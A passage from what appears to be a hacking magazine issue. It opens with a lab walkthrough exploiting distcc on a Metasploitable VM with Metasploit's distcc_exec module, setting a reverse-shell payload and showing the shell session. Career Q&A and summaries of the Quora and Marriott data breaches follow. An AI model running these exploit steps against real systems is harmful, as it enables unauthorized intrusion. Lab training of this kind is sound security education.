3632/tcp  open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
```

A searchsploit search on distcc reveals there is one exploit on exploit database and it is a Metasploit module.

```
root@kali:~# searchsploit distcc v1
Exploits: No Result
Shellcodes: No Result
root@kali:~# searchsploit distccv1
Exploits: No Result
Shellcodes: No Result
root@kali:~# searchsploit "distcc"
-----
Exploit Title          | Path
                      | (/usr/share/exploitdb/)
-----
DistCC Daemon - Command Execution (Meta | exploits/multiple/remote/9915.rb
-----
Shellcodes: No Result
root@kali:~#
```

Start Metasploit and load the distcc module as shown below.

```
msf5 > search distcc

Matching Modules
=====

#  Name                Disclosure Date  Rank      Check  Descripti
on
-  - - - -              - - - - - - - - - - - - - - - - - - - - - - - -
--
1  exploit/unix/misc/distcc_exec  2002-02-01      excellent Yes     DistCC Da
emon Command Execution

msf5 > █
```

Load the distcc module as shown below. The **show options** command displays all the options we need to configure.

```
msf5 > use exploit/unix/misc/distcc_exec
msf5 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

Name      Current Setting  Required  Description
-----
RHOSTS    RHOSTS           yes       The target address range or CIDR identifier
RPORT     3632             yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic Target

msf5 exploit(unix/misc/distcc_exec) >
```

Set the Rhosts option and use the "check" command to verify whether the target is vulnerable or not. The "check" command confirms the target is indeed vulnerable.

```
msf5 exploit(unix/misc/distcc_exec) > set Rhosts 192.168.41.173
Rhosts => 192.168.41.173
msf5 exploit(unix/misc/distcc_exec) > check
[+] 192.168.41.173:3632 - The target is vulnerable.
msf5 exploit(unix/misc/distcc_exec) >
```

It's time to set the payload. Type command "show payloads" to have a look at all the payloads this module can take.

```
-----
 1  cmd/unix/bind_perl                normal  No    Unix C
Command Shell, Bind TCP (via Perl)
 2  cmd/unix/bind_perl_ipv6          normal  No    Unix C
Command Shell, Bind TCP (via perl) IPv6
 3  cmd/unix/bind_ruby               normal  No    Unix C
Command Shell, Bind TCP (via Ruby)
 4  cmd/unix/bind_ruby_ipv6          normal  No    Unix C
Command Shell, Bind TCP (via Ruby) IPv6
 5  cmd/unix/generic                 normal  No    Unix C
Command, Generic Command Execution
 6  cmd/unix/reverse                 normal  No    Unix C
Command Shell, Double Reverse TCP (telnet)
 7  cmd/unix/reverse_bash            normal  No    Unix C
```

Let us set the cmd/unix/reverse payload and set the lhost address. Execute the module using the "run" command and we successfully have a shell as shown below.

```
msf5 exploit(unix/misc/distcc_exec) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf5 exploit(unix/misc/distcc_exec) > set lhost 192.168.41.165
lhost => 192.168.41.165
msf5 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 192.168.41.165:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo zzaVAhkaHT6hvTnH;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket A
[*] A: "zzaVAhkaHT6hvTnH\r\n"
[*] Matching...
[*] B is input...
[*] Command shell session 1 opened (192.168.41.165:4444 -> 192.168.41.173:37419)
at 2019-05-14 12:58:13 -0400

uname -aaaaaaaaaaaa
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
█
```

So we once again get a shell on the target system using a different vulnerability. In our next issue, we will be back with a different vulnerability.

HACKING Q & A

Q: Is it worth learning EC-council CEH course for a ethical hacker job?

A : Hmm, First let me tell you what EC Council's CEH is. It is a certification that you have taken the course of Certified Ethical Hacker, thus learning concepts of penetration testing. After receiving this certification, you are eligible for taking a job as a penetration tester. So if you have this certification many companies see you as a prospect for cyber security jobs.

But let me one important thing. Just like other certifications, having CEH certification is itself doesn't guarantee a ethical hacking job. It still comes to your skillset while applying for job. In my experience as a cyber security trainer, most people who benefitted from the CEH certification were people already working in networking or network security jobs. Make your choice accordingly.

Q : How can I start programming to become a hacker? What are the steps to follow?

A : You don't learn programming languages to become an ethical hacker but you learn them as part of your hacking journey. If you want to start learning a programming language, my suggestion is you start with Python. Most of the exploits coded nowadays to take advantage of a vulnerability are coded either in the Python, C, CPP, Ruby etc. My suggestion to you is to start with Python as it is not only easy to learn but also has versatile usage in cyber security domain. Once you master Python, learning all other programming languages will be a lot easier.

If you want to start learning Python, my suggestion is to start from this website.

Learn Python - Free Interactive Python Tutorial (<https://www.learnpython.org/>)

Q : Where do hackers learn their stuff?

A : Ok. So you want the secret. Let me break it to you. The answer is "from anywhere they need to learn". Yes, if hackers want to learn something, they will learn it from everywhere

which may include internet, books, ebooks, from other hackers, hacking forums, from the user manual of software and even from deep web.

Q : Are BugCrowd and Hacker One credible?

A : Yes, they are. The bug bounty platforms Bugcrowd and HackerOne are credible. If you participate in any of their bug bounty programs and detect a bug you will be paid the amount specified by them for that particular bug. The only requirement is you need to be the first one to send the information of the bug to them. Happy bug hunting.

Q : How can I identify phishing calls?

A : The surefire way to identify a phishing call is to observe if they are asking too much information about you. A genuine call from a firm or company (or a bank) will not ask for information like username, password and other confidential data from you. If they are asking for these and other sensitive information, it is definitely a phishing call.

Q : What is Redhat in Ethical hacking?

In ethical hacking, hackers are classified into three classes : white hat, black hat and grey hat. The only similarity between the above mentioned classes and redhat is coincidence. There is no connection between redhat and ethical hacking. Redhat is a company that makes Linux OS.

Send all
your questions
regarding
hacking
to
qa@hackercool.com

DATA BREACH THIS MONTH

Quora is a question and answer website where users can ask questions and get answers from other registered users. It works on a collaborative model. By September 2018, Quora had 300 million monthly users.

What?

Quora announced data belonging to over **100 million users** has been exposed due to a data breach that Quora detected recently. The data included Account and User information like name of the user, their email address, user ID, and their encrypted password. Information belonging to users like actions of users like the questions they asked, answers, answer requests, comments, thanks, blog posts, upvotes, downvotes, data imported from linked networks, contacts, demographic information, interests and access tokens.

How?

The details of how the breach happened is not yet revealed. The company just announced that a malicious third party accessed the above mentioned data. There are some reports that it may be a result of a vulnerability in Web server.

Aftermath

Quora in their statement have assured that any data that was posted anonymously was not breached. It has also tried to assure users that it has taken all measures to safeguard user data. Even though the passwords have been breached, it said that there is no need to panic as they are encrypted with a salt but the company failed to mention what was the encryption technology used. Some encryptions can be easily cracked. The company has also launched investigation along with a third party Forensic firm and almost fixed the root cause of the breach.

The company has also notified the users whose data may have been breached. It has also set a mandatory password reset for its users. It is also invalidating the present passwords used by Quora users.

Marriott International is an American Multi national hotel and lodging group with around 7000 properties in 130 countries. In 2017, this group received the 33 rank in Fortune's 100 best companies to work for.

What?

Data belonging to over **500 million guests** has been compromised and their personal data was leaked. Out of this 500 million, over 327 million guests lost data like name, mailing address, email address, passport number, date of birth, gender and phone number. The leaked information also included arrival and departure information, date of reservation and communication preferences. Even account information of Starwood Preferred Guest (SPG) was leaked. There are some reports that even credit card information may have been compromised.

All the data belonged to customers of Starwood Hotels and Resorts which is a subsidiary of Marriott International. The hotels in this subsidiary include W Hotels, The St. Regis, Sheraton Hotels & Resorts, Westin Hotels & Resorts, Element Hotels, Aloft Hotels, The Luxury Collection, Tribute Portfolio, Le Méridien Hotels & Resorts, Four Points by Sheraton and Design Hotels.

How?

The breach happened when hackers got access to the Starwood reservation database in 2014.

Who?

There are suspicions that a Chinese hacking group may be behind this breach. There are also doubts that more than one state sponsored group may be involved. They came to this conclusion after finding hacking tools that were previously available were found.

What You Should do?

Irrespective of what the company is doing, guests who doubt they were affected should change their passwords, not only here but also on other services and monitor their accounts.